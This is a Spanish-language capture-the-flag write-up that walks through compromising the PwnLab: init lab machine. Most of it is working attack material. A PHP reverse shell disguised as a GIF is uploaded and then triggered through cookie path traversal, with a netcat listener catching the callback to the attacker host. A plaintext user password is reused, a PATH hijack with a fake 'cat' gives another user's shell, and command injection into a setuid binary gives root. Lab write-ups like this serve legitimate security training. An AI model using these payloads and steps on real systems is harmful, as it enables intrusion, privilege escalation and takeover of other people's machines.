
Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

y al hacer el envio de datos podemos editar la información




```
POST /?page=upload HTTP/1.1
Host: 192.168.232.146
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------148267976811530284542346285986
Content-Length: 84229
Origin: http://192.168.232.146
Connection: close
Referer: http://192.168.232.146/?page=upload
Cookie: PHPSESSID=6n6kv7mbcer3t2a4on32c4m443
Upgrade-Insecure-Requests: 1

-----------------------------148267976811530284542346285986
Content-Disposition: form-data; name="file"; filename="funny.gif"
Content-Type: image/gif

GIF89a"÷* +,+*  +*-.  ./-Hk ,I7k,I/e0OL23jJ J+ji1lMOM-2k  3l.LKJglOci1NK4Pj3iL5nhJ
L,M1J0.jn+m2i4.HGQ}O2MM,mpSo1Qq6nNPNQ.PnPm/mQnQ.opnp.MPLQSkQoNQmlmQMqTmopNpqn;£!7g^_¦H+x<U]CK¹Sn
oVqsouªqtÇ54]RT/S«  T®*qq,r¬rª,RPRpV§SS¯moOqotªNr¨pqÌ qÍ`8ÿâmp®×pÑvØÞ.)]UQ/qr,¬S
¬V*®r-q.QOVnqPsnªOQ¯Vn¬qR®ppÔ=ü5hésÐVLØNkÏqNÐspúPRöUn÷qPøqpXZ¨sqª³V«s-v¬¨tÎë7öÿÐWÑqÔtª÷TõQ¬÷røs«
ëoÒ¡ Qp¬P-s«Q¬o²±K¯-r¯ÞÎWÊoÿEµÏK¬Êx¹÷J¬öiï¦ÒMÒpÒ¯KÑ®qöLöqõ¯Kö®qôñÔÏKÒÍpÔôIÖíwöÎJ÷ÎqööIöír®®¯°¬®®
°±°±¯Îö²Î´ð°Ë¯ï¯²Î±µñÌÌ±ëï°°Í²Ï±²ì²ï²ÍÎÑðïÐïñ²ÐÏ²Ñò³ñÐ´ñóÒÏ®Ñ°Ñ±®÷÷®÷°õ±®ÑÌÌïÐ´ÏÏ´òöÍõõõ³ÎõµðÒÌÑ
Ð²ÓïÓñ³÷ÎöÐ°øðöñ²ÐÑÐÐÒñÒòÑÒóóõÑÐõÓòõóÑöõô!ù
û!ÿNETSCAPE2.0,"þ÷  H° Á*\È°¡Ã#JH±¢Å3jÜÈ±£Ç CI²¤É(Sª\É²¥Ë0cÊI³¦Í8sêÜÉ³§Ï@
J´¨Ñ£H*]Ê´©Ó§P£JJµªÕ«X³jÝÊµ«×¯`Ã0¬TdÓªå
+UµpãN½¥êÜ»xMeWàÛ¼ïåJÖßT°T  ^Ì8&+··øÞz«ñB
°Ì9cªT¡èºúü¹³@0c0³Ó°%¶ítäÒÀlóÔªcw¹V[W¹r¹rÕ85ÌTïN`¸u|ÍÊªµ÷ó,ÁþLW:õõÎ¸~%KV®ö°b¡ì\5êó±ØÖ-[¹DYeðpà+}
ôµÕÞ{nÍ×jÏ¨ lJ[©ò§\ú6ÀöÊ,Üµe!C®(Ë¤ÝÚn ²[viÕ¶ÜCúý'.gÉ"WkP±eã}FØ,·\º@xP
ÊcíÅ8ã>mµ5+ÊhíeéâZÇöA@I*R9&A·ÉÈ@ÿí3K³ø`Z_§y»=ÀôéçTK£¸±"ânDZ[Þs=fDpþÀdlZUYÎ"nêÚ^(ýÕ&bÅ¦X«e¦Qâ±
-ZñÕ^*tØ¡ºÞ"£©}L{£[È>÷äEëkÐnUa-Û
8â¬Ü8-¶Í+¬WÉf$@x>.W·`Ù{gIøYÙR!µ§å[¡FØê¿[àc>Jr[9ÐÁìRqV¯Vjjì6À¸w5Owµfîi;£¶Yf,dµ¯þJ}^ÆÖmòF¦@:|ÛÈ±»«
m*ÕtâQT®n*V[YÂWê>®ø2µ÷6el¦½ðTÉ®8k¨í+vþXÆò»9B--.4,µ=¼Ïd÷Ò-)Dä=¾÷Wíª, ZµÙ3vìp§R
k{F´/jâN¤ÍÜéù.j-P(.Þ8 ¢?õØík«Ögñº2j±"w[YµË®<ê»#¿ºum«z?w¬Æ/"Ê~ià#%{R¿ØWHÀOÀPð(`ÌÎC*&t
}éSJ[õMu×Â´/
Ef 6ÊÃ¶ol¨Aª  Vá3¨B06TþÜ3ÐoU4¨F3æT3x>¦weYO{è&÷nXf9~:'?è-J{Û` CÊ²0þ¾F³"WCÚP-¹XAÄµDô]LDÊ¨>3XßªÚ¤#Ä
KV<ÓÎÂæMJ5°b 6Übµ¥(GéÖö¤¢
3'¸õf
 Ç@eDµ9!vfÑ,Í¯SX$wr=ä´+õÛr-k@`¤Ì¦{´J³¢
ð®Jý¦!±z-$è=s§*ÛY8,üq§þéÏ^¦6>LXxl`Æmró e¦0/éfä^BOÔÇuEMóàâAü¯PèÊ?Rw{ÆjW¾ÝuY#ÚU6JS¦â
```

Debemos dejar el Header GIF89a ya que este hace que se reconozca como un gif y asi ocultar nuestro reverse shell




```
Content-Length: 3051
Origin: http://192.168.232.146
Connection: close
Referer: http://192.168.232.146/?page=upload
Cookie: PHPSESSID=6n6kv7mbcer3t2a4on32c4m443
Upgrade-Insecure-Requests: 1

-----------------------------148267976811530284542346285986
Content-Disposition: form-data; name="file"; filename="funny.gif"
Content-Type: image/gif

GIF89a
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.232.136';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
  $pid = pcntl_fork();

  if ($pid == -1) {
    printit("ERROR: Can't fork");
    exit(1);
  }
```

Para hacer algunas pruebas vamos a enviarlo a intruder



```
Content-Length: 3051
Origin: http://192.168
Connection: close
Referer: http://192.16
Cookie: PHPSESSID=6n6k
Upgrade-Insecure-Reque

----------------------                              285986
Content-Disposition:                                ="
funny.gif"
Content-Type: image/g

GIF89a
<?php
// php-reverse-shell -                               in PHP.
 Comments stripped to
https://raw.githubuse                               everse-s
hell/master/php-revers
// Copyright (C) 2007

set_time_limit (0);
```


Aqui lo que podemos ver es la respuesta del servidor a esa peticion, por ejemplo a esta peticion nos responde lo siguiente.



```
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <head>
    <title>
      PwnLab Intranet Image Hosting
    </title>
  </head>
  <body>
    <center>
      <img src="images/pwnlab.png">
      <br />
      [ <a href="/">
        Home
      </a>
       ] [ <a href="?page=login">
        Login
      </a>
       ] [ <a href="?page=upload">
        Upload
      </a>
       ]
      <hr/>
      <br/>
      <html>
        <body>
          <form action='' method='post' enctype='multipart/form-data'>
            <input type='file' name='file' id='file' />
            <input type='submit' name='submit' value='Upload'/>
          </form>
        </body>
      </html>
      <img src='upload/c422deb178f2f50f7246782019822bb1.gif'>
      <br />
    </center>
  </body>
</html>
```


Perfecto, nuestro reverse Shell ya se encuentra dentro de la base de datos.

Para activarlo vamos a abusar de la cookie de lenguaje que hay en el header, para ello vamos a inyectarla con un contenido en el que digamos que acceda al fichero anterior y busque nuestro gif *tuneado*



```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl -s 192.168.232.146:80 -H "Cookie: lang=../c422deb178f2f50f7246782019822bb1.gif"
```


A su vez con netcat voy a abrir un proceso en el cual este oyendo al puerto, puerto al cual estaba apuntando el reverse shell



```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```


tras ejecutar la cookie, *Bingo!* hemos accedido a la maquina asi que vamos a movernos por ella con el comando

```
script /dev/null -c bash
```




```
connect to [192.168.232.136] from (UNKNOWN) [192.168.232.146] 52719
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29) i686 GNU/Linux
 12:28:04 up 2 min,  0 users,  load average: 0.12, 0.12, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash

www-data@pwnlab:/$ ll
ll
bash: ll: command not found
www-data@pwnlab:/$ ls
ls
bin   dev  home        lib         media  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
www-data@pwnlab:/$ cd home
cd home
```

vamos a probar a loguearnos con alguno de los usuarios que vimos antes.




```
cd home
www-data@pwnlab:/home$ ls
ls
john  kane  kent  mike
www-data@pwnlab:/home$ su kane
su kane
Password: iSv5Ym2GRo

kane@pwnlab:/home$ 
```

vemos que en kane hay un archivo llamado msgmike si lo ejecutamos nos respondera que la ruta es erronea




```
msgmike
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
```


por lo tanto hay que seguir los siguientes pasos:




```
kane@pwnlab:~$ strings msgmike | grep cat
strings msgmike | grep cat
cat /home/mike/msg.txt
kane@pwnlab:~$ echo "/bin/sh" > cat
echo "/bin/sh" > cat
kane@pwnlab:~$ /bin/chmod 755 cat
/bin/chmod 755 cat
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
```




```
kane@pwnlab:~$ export PATH=.:$PATH
export PATH=.:$PATH
kane@pwnlab:~$ ./msgmike
./msgmike
```




```
$ whoami
whoami
mike
```



```
cd mike
$ ls
ls
msg2root
$ file msg2root
file msg2root
msg2root: setuid, setgid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.
so.2, for GNU/Linux 2.6.32, BuildID[sha1]=60bf769f8fbbfd406c047f698b55d2668fae14d3, not stripped
```




```
$ ./msg2root
./msg2root
Message for root: fwhibbit;/bin/sh
fwhibbit;/bin/sh
fwhibbit
# id
id
uid=1002(mike) gid=1002(mike) euid=0(root) egid=0(root) groups=0(root),1003(kane)
# ls -la
ls -la
total 28
drwxr-x--- 2 mike mike 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 mike mike  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 mike mike 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 root root 5364 Mar 17  2016 msg2root
-rw-r--r-- 1 mike mike  675 Mar 17  2016 .profile
# cd ..
cd ..
```




```
# cd ..
cd ..
# cd ..
cd ..
# cd root
```

Esta flag confirma que hemos solucionado la maquina:



```
cd root
# ls
ls
flag.txt  messages.txt
# cat flag.txt
cat flag.txt
```



```
.-=~=-.                                                                 .-=~=-.
(__  _)-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-(__  _)
(_ ___)  _____                             _                            (_ ___)
(__  _) /  __ \                           | |                           (__  _)
( _ __) | /  \/ ___  _ __   __ _ _ __ __ _| |_ ___                      ( _ __)
(__  _) | |    / _ \| '_ \ / _` | '__/ _` | __/ __|                     (__  _)
(_ ___) | \__/\ (_) | | | | (_| | | | (_| | |_\__ \                     (_ ___)
(__  _)  \____/\___/|_| |_|\__, |_|  \__,_|\__|___/                     (__  _)
( _ __)                     __/ |                                       ( _ __)
(__  _)                    |___/                                        (__  _)
(__  _)                                                                 (__  _)
(_ ___) If  you are  reading this,  means  that you have  break 'init'  (_ ___)
( _ __) Pwnlab.  I hope  you enjoyed  and thanks  for  your time doing  ( _ __)
(__  _) this challenge.                                                 (__  _)
(_ ___)                                                                 (_ ___)
( _ __) Please send me  your  feedback or your  writeup,  I will  love  ( _ __)
(__  _) reading it                                                      (__  _)
(__  _)                                                                 (__  _)
(__  _)                                             For sniferl4bs.com  (__  _)
( _ __)                                claor@PwnLab.net - @Chronicoder  ( _ __)
(__  _)                                                                 (__  _)
```